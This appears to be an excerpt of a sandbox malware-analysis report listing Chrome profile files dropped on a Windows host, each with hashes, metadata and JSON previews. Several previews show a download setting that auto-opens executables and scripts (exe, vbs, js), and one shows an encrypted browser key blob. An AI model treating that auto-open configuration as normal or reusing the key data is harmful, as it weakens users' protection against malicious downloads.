SHA-256:	61A7EDAE1CAAB7C3BF2D124059CF6C8F31383119EA85D70FB614157131FB8EA9
SHA-512:	187266E70C926FB97C92BF9945A5D15B382094FD98290052702FD81C7C91F31273CC54FE8DEECD574CFB790863B14CD1196E76DA07C871480348E549F3CE3CB
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7l3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\788a8dfd-dec9-4b63-953b-fbc6f9428728.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	204960
Entropy (8bit):	6.04412881521732
Encrypted:	false
SSDEEP:	6144:Zhrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:Zhhcj9+YbBgQoc
MD5:	A60DF26881AC37C98900097ADD9B652E
SHA1:	CDAD7E8C2BCB631CD9B209B59177909D12511089

SHA-256:	0D87DBBB507EF726C6993CDDCB41E249D3812F7C8AAC53B8DE14F776021D6E80
SHA-512:	8C18D6BCCEB0DB5A46772FC368C17319CD3E03F407D10FF90D12EB5FEFD2C5ABD4481B684BFD89D107F08C825D9554524AD57D11A65375BAA09C5BA8C8FF50A
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\7f1ac12e-3b21-416c-8d65-b4766f2e0084.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	101472
Entropy (8bit):	3.7502199969174876
Encrypted:	false
SSDEEP:	384:+f+Vh/Y2shDsZYN5rSv9/K3mpDCHTaGKdros9Cc5uxl7pLPzOrMhm8o6YXppBWO6:i2ct2ws+keGKtsrAfTCnKBXdFv
MD5:	7DD8FE0E7FE0F083B25F261023E4D9FD
SHA1:	54BCBF6B6376906C05CDA49BBAA835F9B74C83CC
SHA-256:	F6CA0265EFCE25D3557CE2B0B2AFD68E1729CDEF0210C4B0CE7F50748B59CD28
SHA-512:	F3EE3043A9145617AD6D9955D190E47FAE3C7C31354C71A08E9E79DFDEB92C4CB7CAE394026490324CF8E47D8D6D00E635273E804058C6F3F9DC41D3D372898
Malicious:	false
Reputation:	low
Preview:	\.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L..P!...[)...%.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .o.f.f.i.c.e.\.o.f.f.i.c.e .1.6.\.....g.r.o.o.v.e.e.x...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .2.0.1.6...*...M.i.c.r.o.s.o.f.t. .O.n.e.D.r.i.v.e. .f.o.r. .B.u.s.i.n.e.s.s. .E.x.t.e.n.s.i.o.n.s.....1.6...0...4.7.1.1...1.0 .0.0.....*...C.:.\.P.R.O.G.R.A.~.1.\.M.I.C.R.O.S.~.1.\.O.f.f.i.c.e.1.6.\.G.R.O.O.V.E.E.X...D.L.L.....M.i.c.r.o.s.o.f.t. .C.o.r.p.o.r.a.t.i.o.n...'_8.D...C.:.\.P.r.o.g.r.a.m. .F.i.l.e.s.\.C.o .m.m.o.n. .F.i.l.e.s.\.M.i.c.r.o.s.o.f.t. .S.h.a.r.e.d.\.O.F.F.I.C.E.1.6.\.m.s.o.s.h.e.x.t...d.l.l..@.....U/...%.c.o.m.m.o.n.p.r.o.g.r.a.m.f.i.l.e.s.%.\.m.i.c.r.o.s.o.f.t. .s.h.a.r.e.d.\.o.f .f.i.c.e.1.6.\.....m.s.o.s.h.e.x.t...d.l.l.....M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e.)...M.i.c.r.o.s.o.f.t. .O.f.f.i.c.e. .S.h.e.l.l. .E.x.t.e.n.s.i.o.n. .H.a.n.d.l.e.r.s.....1.6...0...4.2.6.6...1.0.0.1.....D...C .:.\.P.r.o.g.r.a.m.

C:\Users\user\AppData\Local\Google\Chrome\User Data\82db9c85-4581-46ec-9c53-a365f8b44680.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	205404
Entropy (8bit):	6.045086396902554
Encrypted:	false
SSDEEP:	6144:ghrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:ghhcj9+YbBgQoc
MD5:	482823825853D10ED87AF2D809DE13D5
SHA1:	EFD4E199F52AEF92A28A00379A1E17CD21B06CB3
SHA-256:	7AF77F9B28CE99B7E68EC7258E50B52C7DAB1432520425FB2898AF3C31244385
SHA-512:	8F33E0EB6AEB9023F9D903C44C81D855F9724DF773DA00BF941EAB1821D9D8611A5D78444FE12372C7D99D6D4DF2A9942FF6C0FFFB1C6E1A8337238A270764E
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\936fe883-afc1-428a-a348-472543343c3d.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	213026
Entropy (8bit):	6.070829459502266
Encrypted:	false
SSDEEP:	6144:N5hrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:N5hhcj9+YbBgQoc

MD5:	1D76CA9EBB68F795586B8101418EA5F2
SHA1:	47A4257030A138DA5A51EC03A05761186140F096
SHA-256:	21FC88A407244FE75875F4F9AD772016BC4AD1D6CBB5648C0E463DAF20FA4CA2
SHA-512:	4161BABA83056607D18959F1DB5999F09F966FA4BBE5A59C853BB54486284DBDD2F8CB15D3DCF7C13EE1FA0149BD3FBC2EAEEB1C5F8EA8AF02BB7257AC3D133C
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\9c0becce-43d5-40d5-9181-9fbca7cfff27.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	204585
Entropy (8bit):	6.043238814682897
Encrypted:	false
SSDEEP:	6144:qhrlcj9+hP1pWlVB6FykaqfIlUOoSiuRr:qhhcj9+YbBgQoc
MD5:	FB210DEED880E7D90C180AC24088DD4C
SHA1:	E0AC2A635DEFDA6D000EDD311185289872F20A2A
SHA-256:	94BBBB6662E9999E12217ABDF16D6D0157D26F0CC9F9E9DE325EBC69E44C5924
SHA-512:	343663190AF356AE837C2584438A253A3EB6FBA2D3966CDEBEEC4D6519CFD5EC57CA57B25C7E0A18B75099187190F6EC9A44417B96A66C22F7021CB39F9FFD63
Malicious:	false
Reputation:	low
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en-GB"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.655277139955358e+12,"network":1.655277141e+12,"ticks":115955124.0,"uncertainty":3978097.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0lyd3wEV0RGMegDAT8KX6wEAAABaHlwIoHYlQKZwuwW8V0yxAAAAAAIAAAAAABBmAAAAAQAAIAAAAOT4j8Zm9U1zXX6oEUpPqIYBIjSlOiLGeiMKiIFJZDroAAAAA6AAAAAAgAAIAAAAFW1OavBhyV7qwszPZbindD+KU2Osh5O7HSmDPpFnuCDMAAAAGEkmqbufgFUSmOzx4cW7Aup7spqps4DvqbPrwRgUGqSpRZvQkbO+yVH56WF9zMTt0AAAAAyRwtYxjf7/AqYrFr0JZ6kbTiUt0/2PKkCw7ntLtbN2qrad7I3MeL4iNGDFgqRlhWgsb/6w0gJzQxAfL6rdzxi"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13291206129572382"},"plugins":{"metadata":{"adobe-flash-player":{"d

C:\Users\user\AppData\Local\Google\Chrome\User Data\Crashpad\settings.dat

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	40
Entropy (8bit):	3.3041625260016576
Encrypted:	false
SSDEEP:	3:FkXwgs0oRLn:+taRLn
MD5:	7AE9008C2AA5ED3E5ED52743E082F5BF
SHA1:	CD90099842F51474494BFC490433578A89C1B539
SHA-256:	94E7D9BF431A0E3F0FD02F0FBA7321F43DD8B523E3D32092AFC474D3FD5ABF62
SHA-512:	596E66D10186ADAD552F4CF7E74CD438AD19AF4C30950D2D6EB80E9F9430CA475D12BB79423EC8D15EAF37ABE0AD1DCCAE459C356A00055A82155C24A35C614
Malicious:	false
Reputation:	high, very likely benign file
Preview:	sdPC.....UO..E.D.Q.o....

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\0e0242e6-4da8-430c-90e6-e9dbd01d1471.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19795
Entropy (8bit):	5.565179441511753
Encrypted:	false
SSDEEP:	384:d+ntdLl9RXS1kXqKf/pUZNCgVLH2HfDurUsHGxoOIrs4Bt:iLlPS1kXqKf/pUZNCgVLH2HfSrUgGfUP

MD5:	A318DBC4AF2AD0D6FF113DD57E6E3FF1
SHA1:	9370C0267EB11129FA27D262E60E726386405216
SHA-256:	C9977A56A0D9D973B62B3961D22D3F3FAEF4A6A842ACD57FD1B7A706C3F7C4C1
SHA-512:	D4031FA51506732DAC2066198BAFA06FF4D73501126961CEC87E420DFBFEF2F5A244DB5545D1BF9A98BB36ABECBEE139B971795A5CE22ACD0FB907C1DE248C F2
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mh t:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihck ogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network "],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"i ncognito_content_settings":[],"incognito_preferences":{},"install_time":"13299750737524348","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome. google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons": {"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\0f91528a-af67-42f1-9269-0737c648201e.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	19796
Entropy (8bit):	5.565046152308507
Encrypted:	false
SSDEEP:	384:d+ntdLl9RXS1kXqKf/pUZNCgVLH2HfDurUsHGCoOI0s4d5:iLlPS1kXqKf/pUZNCgVLH2HfSrUgG4HL
MD5:	B93220B2CA5301EADE8B4F43159AA0EB
SHA1:	419221B2C51525A896BA79A7649BCBE8E3961E7C
SHA-256:	A1BF2F9DCC7AF0A766972AA6E998349713D18AE0CF1BC00C52ADDA6F2E37CC84
SHA-512:	EA0397D968FE26B93DFA3AD4C0FB81EE16D4E7A00150137563D3B0D6561466DB0141C3C3879ED8FDA48498ADDFA559F9CFD5B68CF24FBDBE96FA415C5A0D0 2E
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mh t:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihck ogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network "],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"i ncognito_content_settings":[],"incognito_preferences":{},"install_time":"13299750737524348","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome. google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons": {"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\3293236a-e04e-4455-aea3-ee6a6761e2bc.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	17703
Entropy (8bit):	5.57764118416966
Encrypted:	false
SSDEEP:	384:d+ntdLl9RXS1kXqKf/pUZNCgVLH2HfDurUCoOI/s48:iLlPS1kXqKf/pUZNCgVLH2HfSrU4As7
MD5:	BE6D2BE40E83C8DD6F00BBF007C629C8
SHA1:	021C5B0362973A6B6CFF1FD9E43488B9ECA5F563
SHA-256:	3299215D7CEF5F37D47EC59E1F46133C05EC4E87063B28BDD0C0208ACFD4CFE3
SHA-512:	5DEDC429E90D1DB3507CBDE2CF17A8A02C2873137E637708AD91B98E0002DFFF3CC167F8ADA86737061356B8A2DDDE13C8D98923152B296B4615A0239BEEA3 BE
Malicious:	false
Preview:	{"download":{"always_open_pdf_externally":true,"directory_upgrade":true,"extensions_to_open":"pdf:doc:docx:docxm:docm:xls:xlsx:xlsxm:xlsm:ppt:pptx:pptxm:pptm:mh t:rtf:pub:vsd:mpp:mdb:dot:dotm:xlsb:xll:hwp:show:cell:hwpx:hwt:jtd:zip:iso:7z:rar:tar:vbs:js:jse:vbe:exe:html:htm:xhtml:tbz2:lz"},"extensions":{"settings":{"ahfgeienlihck ogmohjhadlkjgocpleb":{"active_permissions":{"api":["management","system.display","system.storage","webstorePrivate","system.cpu","system.memory","system.network "],"manifest_permissions":[]},"app_launcher_ordinal":"t","commands":{},"content_settings":[],"creation_flags":1,"events":[],"from_bookmark":false,"from_webstore":false,"i ncognito_content_settings":[],"incognito_preferences":{},"install_time":"13299750737524348","location":5,"manifest":{"app":{"launch":{"web_url":"https://chrome. google.com/webstore"},"urls":["https://chrome.google.com/webstore"]},"description":"Discover great apps, games, extensions and themes for Google Chrome.","icons": {"128":"webstore_i

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\472cf249-c5d5-4842-a549-688df528075c.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4900
Entropy (8bit):	4.936866942470732
Encrypted:	false

SSDEEP:	48:YcudkKSChkSi02qAUiqTlYGlQKHoTw0/HMrf4MqM8C1Nfct/9BhUJo3KhmeSnpNv:nyLNHP1pIKIRHc5k0JCKL8bbOTlVuHn
MD5:	5A324B51A66515C5CBDA59C05BCB5FA9
SHA1:	AD9353646AE10A032CF744CC6528237546955E77
SHA-256:	3D870BF5E86F19F07317D890218747C0AF4F2B7BD451235BCA6CBAADA83A842C
SHA-512:	C5D89AF6EF91614BB24801EBFCCCE60D0432E05E2A896F87BA208B56A56A983E4B2A26344D4E5A02D7FFAD5E4BF9B6FA74513CD735AEFD9C7244496B26342D95
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13299750738498683","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"default_browser_infobar_last_declined":"13245924607060180","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_rece

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\49134c5f-cfd5-413f-aaad-ff1bdd191560.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4899
Entropy (8bit):	4.93664912645819
Encrypted:	false
SSDEEP:	48:YcudkKSChkli02qAUiqTlYGlQKHoTw0/HMrf4MqM8C1Nfct/9BhUJo3KhmeSnpNv:nyL2HP1pIKIRHc5k0JCKL8bbOTlVuHn
MD5:	D5CD174607FFF3317D41F1BEDA0F6D9F
SHA1:	64E5B5ACA7E256B1410592BB915C1A520055CEB2
SHA-256:	6FAED935BCAC7BDC218D745E2E1818387EFC5CC6EEBCDC37D6B26F3BEEDDDCC3
SHA-512:	3CB85ED7E5498D71331187D728093AAF91B2E85ADE94B241C6BD038C0312988F6878DEB326FDB216583A5AEBEE38582B4EC78B82CF757C40176FFC77C42D22 7
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13299750738498683","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"default_browser_infobar_last_declined":"13245924607060180","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_recei

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\4c55e695-5544-4c6d-90bf-bd9276791568.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4927
Entropy (8bit):	4.943314894792236
Encrypted:	false
SSDEEP:	48:YcudkKSChkSi0mbhqAUiqTlYGlQKHoTw0/HMrf4MqM8C1Nfct/9BhUJo3KhmeSnv:nyLNhP1pIKIRHc5k0JCKL8Y6bOTlVuHn
MD5:	B9DEC8FEED2D109021958C14B384CFE7
SHA1:	3A909BEEDC7DB7D0C0CD2B39E0362FACF3E55607
SHA-256:	C9C9ECF7CF760F5D4ACDFC9A135881013CD833E852FB95E39F687BD7841E0A28
SHA-512:	164FA32855D780C95EFB96C43D3F1391C04651FA59492FFF5CB5CAD1A6A3BC007D980629033A80D4082752587AF049E58199F2446B8262FA17BEDF4D883CF6A8
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13299750738498683","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"default_browser_infobar_last_declined":"13245924607060180","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":false,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_rece

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\6185492b-27bd-49b9-a58e-943c826c2e12.tmp

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	4926
Entropy (8bit):	4.943097972091799
Encrypted:	false
SSDEEP:	48:YcudkKSChkli0mbhqAUiqTlYGlQKHoTw0/HMrf4MqM8C1Nfct/9BhUJo3KhmeSnv:nyL2hP1pIKIRHc5k0JCKL8Y6bOTlVuHn
MD5:	88340546E3199C247B5F58DFE814FA1B

SHA1:	316956990382D0174F8A74613F13544E02DF6C71
SHA-256:	19D542FFA821DB9C85665F13D07271CB6F2FD162C991802AF97503A0384BFE35
SHA-512:	6C4E0DF85988B14A314617B8681274E7C5592EAA430D0C1185B0D66B99297B9264BEEBA908D8FFB5BA14C9122121ECCE22A69D11508B6EEDB4C287213F7BA425
Malicious:	false
Preview:	{"account_id_migration_state":2,"account_tracker_service_last_update":"13299750738498683","alternate_error_pages":{"backup":true},"announcement_notification_service_first_run_time":"13245924509391818","autocomplete":{"retention_policy_last_version":85},"autofill":{"orphan_rows_removed":true},"bookmark_bar":{"show_on_all_tabs":false},"browser":{"default_browser_infobar_last_declined":"13245924607060180","has_seen_welcome_page":true,"navi_onboard_group":"","should_reset_check_default_browser":false,"window_placement":{"bottom":974,"left":10,"maximized":true,"right":1060,"top":10,"work_area_bottom":984,"work_area_left":0,"work_area_right":1280,"work_area_top":0}},"countryid_at_install":21843,"data_reduction":{"daily_original_length":["0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","0","2042016"],"daily_recei

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\6bd77905-94fb-40b6-862b-e91fd1c8b72c.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	modified
Size (bytes):	1518
Entropy (8bit):	4.80967466503735
Encrypted:	false
SSDEEP:	24:Y26aL3M33ayFGRaXa63aDaaraqavatZa+Rdsd2dR/RdsdE+dMHwEmQYhbG7n/iy:Y2nzM3qyvK6qDHGXCtwWs2RLsSUMH5Ym
MD5:	43018E6331AF16E61E6A2B542C5324A5
SHA1:	08661E587A5C16415350F0E8B963EFFCE5D9210E
SHA-256:	6474167C9B5E16D581BF6FA80D434C79D5EBB6FFA58ACEC3652D1840239E8F60
SHA-512:	F1EDCC533FFE244A46FBBFFD9F19AB2553603BC9FC935789EC01FB75579A122AD6787E9B6A863FF61591D20C4014FE8F8A5DB4FCF56D7FA7E6E49C6DE714CD4F
Malicious:	false
Preview:	{"net":{"http_server_properties":{"servers":[{"isolation":[],"server":"https://www.google.com","supports_spdy":true},{"isolation":[],"server":"https://dns.google","supports_spdy":true},{"isolation":[],"server":"https://www.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://clients2.googleusercontent.com","supports_spdy":true},{"isolation":[],"server":"https://redirector.gvt1.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.googleapis.com","supports_spdy":true},{"isolation":[],"server":"https://ogs.google.com","supports_spdy":true},{"isolation":[],"server":"https://play.google.com","supports_spdy":true},{"isolation":[],"server":"https://apis.google.com","supports_spdy":true},{"isolation":[],"server":"https://fonts.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://ssl.gstatic.com","supports_spdy":true},{"isolation":[],"server":"https://www.gstatic.com","supports_spdy":true},{"alternative_service":[{"advertised_versions":[50],"expi

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\6e9b753d-f7cf-4bb4-b838-e2870ab177c3.tmp	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:L:L
MD5:	5058F1AF8388633F609CADB75A75DC9D
SHA1:	3A52CE780950D4D969792A2559CD519D7EE8C727
SHA-256:	CDB4EE2AEA69CC6A83331BBE96DC2CAA9A299D21329EFB0336FC02A82E1839A8
SHA-512:	0B61241D7C17BCBB1BAEE7094D14B7C451EFECC7FFCBD92598A0F13D313CC9EBC2A07E61F007BAF58FBF94FF9A8695BDD5CAE7CE03BBF1E94E93613A00F25F21
Malicious:	false
Preview:	.

C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\71ba096d-ae0e-4b31-86e1-9c83e5fce3fe.tmp	
